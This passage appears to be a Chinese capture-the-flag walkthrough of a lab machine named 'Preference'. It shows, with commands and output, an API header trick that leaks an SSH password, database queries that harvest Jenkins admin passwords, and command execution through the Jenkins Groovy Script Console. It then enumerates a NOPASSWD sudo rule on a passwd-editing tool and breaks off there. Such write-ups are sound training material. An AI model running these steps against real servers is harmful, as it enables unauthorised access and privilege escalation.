

Preference

通用导入、启动、IP 获取与排错见 [靶机启动教程](#)。

信息收集

先扫描全部 TCP 端口，再对开放端口识别服务：

```
nmap -Pn -p- --min-rate 3000 192.168.64.16
nmap -Pn -sCV -p 22,5566 192.168.64.16
```

```
Host is up (0.0040s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.5 (protocol 2.0)
5566/tcp  open  http     Werkzeug httpd 3.1.8 (Python 3.14.7)
|_http-server-header: Werkzeug/3.1.8 Python/3.14.7
|_http-title: Maze Corp - Employee Directory

Service detection performed. Please report any incorrect results at h
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.61 seconds

(root@oberon)-[~]
#
```

Preference-17.png

开放服务为 SSH 和 Werkzeug Web 应用。访问 <http://192.168.64.16:5566/>，页面是 Maze Corp Employee Directory，并给出示例 UID **8764**。

Employee UID

8764

Lookup

UID	8764
Username	gaoyan8764
Display Name	Gao Yan
Role	developer
Department	研发部
Email	gaoyan8764@mazesec.dsz
Phone	13898408861
Status	active

Preference-1.png

在 Burp HTTP history 中可以看到页面查询的接口：

```
GET /api/user/8764 HTTP/1.1
Host: 192.168.64.16:5566
```

Burp Suite Professional v2026.4.3 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Collaborator Comparer Logger Organizer Extensions

Repeater Discover

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions Search Filter on

#	Host	Method	URL	Pa
18	http://192.168.64.16:5...	GET	/api/user/8764	
16	https://android.clients...	POST	/checkin	✓
1	https://www.google.com	GET	/complete/search?client=chrome-omni&gs_ri=chrome-ext-ansg&xssi=t&q=&oit=0&gs_m=42&sugkey=Alz...	✓
3	https://www.google.com	GET	/complete/search?client=chrome-omni&gs_ri=chrome-ext-ansg&xssi=t&q=&oit=0&oft=1&pgcl=7&gs_m=...	✓
5	https://beacons.gcp.g...	POST	/domainreliability/upload	✓
15	https://beacons.gcp.g...	POST	/domainreliability/upload	✓
2	https://www.google.com	GET	/search/warmup.html	
11	https://content-autofill...	GET	/v1/pages/ChVdAHJvbWUvMTUxLjAuNzkyMi4xNzSLgmCZDIEDz6pIBIPDUPrmxwqCAgHGAlgBjgEIUT2R...	✓
12	https://content-autofill...	GET	/v1/pages/ChVdAHJvbWUvMTUxLjAuNzkyMi4xNzSLgmCZDIEDz6pIBIPDUPrmxwqCAgHGAlgBjgEIUT2R...	✓
13	https://content-autofill...	GET	/v1/pages/ChVdAHJvbWUvMTUxLjAuNzkyMi4xNzSLgmCZDIEDz6pIBIPDUPrmxwqCAgHGAlgBjgEIUT2R...	✓
14	https://content-autofill...	GET	/v1/pages/ChVdAHJvbWUvMTUxLjAuNzkyMi4xNzSLgmCZDIEDz6pIBIPDUPrmxwqCAgHGAlgBjgEIUT2R...	✓
17	https://content-autofill...	GET	/v1/pages/ChVdAHJvbWUvMTUxLjAuNzkyMi4xNzSLgmCZDIEDz6pIBIPDUPrmxwqCAgHGAlgBjgEIUT2R...	✓

Request **Response** Inspector

Pretty Raw Hex

```
1 GET /api/user/8764 HTTP/1.1
2 Host: 192.168.64.16:5566
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0
  Safari/537.36
4 Accept: application/json
5 Referer: http://192.168.64.16:5566/
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: keep-alive
9
10
```

Request attributes 2
Request headers 7
Response headers 6

Inspector Notes

Event log (9) All issues (3) Memory: 217.9MB of 16.00GB

Preference.png

API 信息泄露

浏览器请求返回公开 JSON，响应头同时暴露了处理节点：

Content-Type: application/json
X-Served-By: public-mirror

```

GET /api/user/8764 HTTP/1.1
Host: 192.168.64.16:5566
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/151.0.0.0 Safari/537.36
Accept: application/json
Referer: http://192.168.64.16:5566/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.8 Python/3.14.7
3 Date: Sun, 23 Aug 2026 13:09:24 GMT
4 Content-Type: application/json
5 Content-Length: 188
6 X-Served-By: public-mirror
7 Connection: close
8
9 {
  "department": "\u7814\u53d1\u90e8",
  "display_name": "Gao Yan",
  "email": "gaoyan8764@mazesec.dsz",
  "phone": "13898408861",
  "role": "developer",
  "status": "active",
  "uid": 8764,
  "username": "gaoyan8764"
10 }

```


Preference-2.png

对请求头做差异测试后，可以把接口行为拆成两步：

1. **User-Agent** 决定请求落到哪个处理节点。浏览器标识命中 **public-mirror**，非浏览器标识命中 **internal-origin**。
2. **Accept** 表示客户端希望接收的数据格式。进入 **internal-origin** 后，**Accept: application/json** 返回 JSON，**Accept: application/xml** 返回 XML。

User-Agent	Accept	结果
浏览器	application/json	public-mirror 返回公开 JSON
浏览器	application/xml	仍由 public-mirror 返回公开 JSON
非浏览器	application/json	internal-origin 返回 JSON
非浏览器	application/xml	internal-origin 返回包含内部字段的 XML

因此需要先用非浏览器 **User-Agent** 进入 **internal-origin**，再用 **Accept: application/xml** 选择 XML 响应。将浏览器请求发送到 Repeater



Preference-3.png

其中 `private_notes` 泄露了 SSH 明文密码。

获得 user 权限

使用泄露的用户名和密码登录 SSH:

```
ssh gaoyan8764@192.168.64.16
# password: R00t8764!Pass
```

读取 user flag:

```
(root@oberon)-[~]
# ssh gaoyan8764@192.168.64.16
The authenticity of host '192.168.64.16 (192.168.64.16)' can't be established.
ED25519 key fingerprint is: SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.64.16' (ED25519) to the list of known hosts.
gaoyan8764@192.168.64.16's password:
```

```

  _ _ _ _ _
 /   \   /   \   /   \   /   \   /   \   /   \
/     \ /     \ /     \ /     \ /     \ /     \
\     / \     / \     / \     / \     / \     /
 \___/  \___/  \___/  \___/  \___/  \___/  \___/

```

```
gaoyan8764@Preference:~$ id
uid=1000(gaoyan8764) gid=1000(gaoyan8764) groups=1000(gaoyan8764)
gaoyan8764@Preference:~$ pwd
/home/gaoyan8764
gaoyan8764@Preference:~$ ls -la
total 12
drwxr-sr-x  2 gaoyan8764 gaoyan8764   4096 Jun  8 18:45 .
drwxr-xr-x  3 root      root         4096 Jun  8 17:32 ..
-rw-r--r--  1 root      gaoyan8764    44 Jun  8 18:45 user.txt
gaoyan8764@Preference:~$ cat user.txt
flag{user-6380a935b0dc8e88865aba0c0524b9b5}
gaoyan8764@Preference:~$ |
```



Preference-4.png

本地枚举

检查监听端口，发现一个只绑定在本机回环地址的 **8080** 服务：

```
gaoyan8764@Preference:~$ ss -lntp
State      Recv-Q    Send-Q    Local Address:Port
Peer Address:Port  Process
LISTEN     0          128       0.0.0.0:*
              0.0.0.0:*
LISTEN     0          128       0.0.0.0:*
              0.0.0.0:*
LISTEN     0          50        [::ffff:127.0.0.1]:8080
              *:~
LISTEN     0          128       [::]:22
              [::]:*
gaoyan8764@Preference:~$ curl -I http://127.0.0.1:8080/
HTTP/1.1 403 Forbidden
Server: Jetty(12.1.3)
```



访问登录页并查询当前身份，响应头中的 `X-Jenkins: 2.535` 确认服务为 Jenkins；登录页正常返回，身份接口显示 `name: anonymous` 和 `authorities: ["anonymous"]`，当前匿名身份无权访问首页。

随后从进程命令行定位 5566 Web 应用的部署目录：

```
ps auxww | grep -Ei 'python|flask|werkzeug|5566|gateway'
ls -la /opt/gateway
```

进程参数显示 `/usr/bin/python3 /opt/gateway/app.py`，因此继续检查 `/opt/gateway`。目录内的员工数据库对当前用户可读：


```
2082 root      0:00 [jbd2/sda1-8]
2083 root      0:00 [kworker/R-ext4-]
2276 root      0:00 /sbin/udhcpd -b -R -p /var/run/udhcpd.eth0.pid -i eth0 -x hostname:Preference
2384 root      0:00 /sbin/syslogd -t -n
2405 root      0:00 /sbin/acpid -f
2425 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
2445 root      0:05 /usr/bin/python3 /opt/gateway/app.py
2465 jenkins    2:05 /usr/bin/java -Djava.awt.headless=true -jar /var/lib/jenkins/jenkins.war --http
2486 ntp         0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
2510 root      0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
2552 root      0:00 /sbin/getty -I \033c 38400 tty1
2553 root      0:00 /sbin/getty 38400 tty2
2557 root      0:00 /sbin/getty 38400 tty3
2561 root      0:00 /sbin/getty 38400 tty4
2565 root      0:00 /sbin/getty 38400 tty5
2568 root      0:00 /sbin/getty 38400 tty6
2639 root      0:02 [kworker/0:1-eve]
2666 root      0:00 sshd-session: gaoyan8764 [postauth]
2668 gaoyan87   0:04 sshd-session: gaoyan8764@pts/0
2669 gaoyan87   0:00 -bash
2679 root      0:01 [kworker/0:2-eve]
2683 root      0:00 [kworker/0:0-eve]
2685 gaoyan87   0:00 ps auxww
gaoyan8764@Preference:~$ ps auxww | grep -Ei 'python|flask|werkzeug|5566|gateway'
2445 root      0:05 /usr/bin/python3 /opt/gateway/app.py
2687 gaoyan87   0:00 grep --color=auto -Ei python|flask|werkzeug|5566|gateway
gaoyan8764@Preference:~$ ls -la /opt/gateway
total 36
drwxr-xr-x  4 root    root      4096 Aug 22 17:43 .
drwxr-xr-x  3 root    root      4096 Jun  8 18:33 ..
-rw-r--r--  1 root    root      3052 Aug 22 17:46 app.py
drwxr-xr-x  2 root    root      4096 Aug 22 17:43 static
drwxr-xr-x  2 root    root      4096 Aug 22 17:43 templates
-rw-r--r--  1 root    root     16384 Jun  8 17:32 users.db
gaoyan8764@Preference:~$
```

目标没有安装 `sqlite3` 命令，但 Python 标准库可以直接查询数据库。只查看带 Jenkins 备注的记录：


```
python3 -c 'import sqlite3; c=sqlite3.connect("/opt/gateway/users.db"); [print(*r, sep="\t") for r in c.execute("select uid,username,private_notes from users where private_notes like \"%Jenkins%\")]'
```

得到三条候选密码：

```
Jenkins6530#Admin
Jenkins7920#Admin
Jenkins8038#Admin
```



```
gaoyan8764@Preference:~$ python3 -c 'import sqlite3; c=sqlite3.connect("/opt/gateway/users.db"); [print(*r, sep="\t") for r in c.execute("select uid,username,private_notes from users where private_notes like \"%Jenkins%\")]'
```

uid	username	private_notes
6530	sunfei6530	Jenkins 管理员密码: Jenkins6530#Admin
7920	helong7920	Jenkins 管理员密码: Jenkins7920#Admin
8038	linhao8038	Jenkins 管理员密码: Jenkins8038#Admin

```
gaoyan8764@Preference:~$
```

Preference-6.png

备注表明这些值是 Jenkins 管理员密码。再枚举本机 Jenkins 服务账户，得到登录用户名候选：

```
getent passwd jenkins
```

```
jenkins:x:1001:1001::/var/lib/jenkins:/bin/bash
```

Jenkins 命令执行


Jenkins 只监听在回环地址，因此在攻击机新开终端建立 SSH 本地端口转发：

```
ssh -N -L 18080:127.0.0.1:8080 gaoyan8764@192.168.64.16
```

保持该终端运行，在浏览器访问：


```
http://127.0.0.1:18080/login
```

使用 `jenkins` 和三个候选密码做少量验证，`Jenkins6530#Admin` 可以成功登录。



Preference-7.png

进入 **Manage Jenkins**，在页面下方 **Tools and Actions** 中找到 **Script Console**，入口为 `/manage/script`。




Preference-8.png

在控制台执行 `id`，确认 Jenkins 服务的系统权限：

```
println "id".execute().text
```

输出：

```
uid=1001(jenkins) gid=1001(jenkins) groups=82(www-data),1001(jenkins)
```



Preference-9.png


sudo 权限枚举

Jenkins 管理权限已经转化为 `jenkins` 系统用户的命令执行。继续枚举该用户的 `sudo` 权限：

```
def p = ["/usr/bin/sudo", "-n", "-l"].execute()
p.waitFor()
println p.in.text
println p.err.text
```

关键结果为：

```
(ALL) NOPASSWD: /usr/local/bin/edit_passwd
```



Preference-10.png

先不带参数执行，观察 Usage：

```
def p = ["/usr/bin/sudo", "/usr/local/bin/edit_passwd"].execute()
p.waitFor()
println p.in.text
println p.err.text
```

输出表明该程序接收用户名和新的 GECOS 字段：

Jenkins / Manage Jenkins / Script Console

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 def p = ["/usr/bin/sudo", "/usr/local/bin/edit_passwd"].execute()
2 p.waitFor()
3 println p.in.text
4 println p.err.text
```

Run

Result

```
Usage: /usr/local/bin/edit_passwd <username> <new_gecos_field>
```

Preference-11.png

先在 SSH shell 中记录 Jenkins 当前的 passwd 行：

```
grep '^jenkins:' /etc/passwd
```

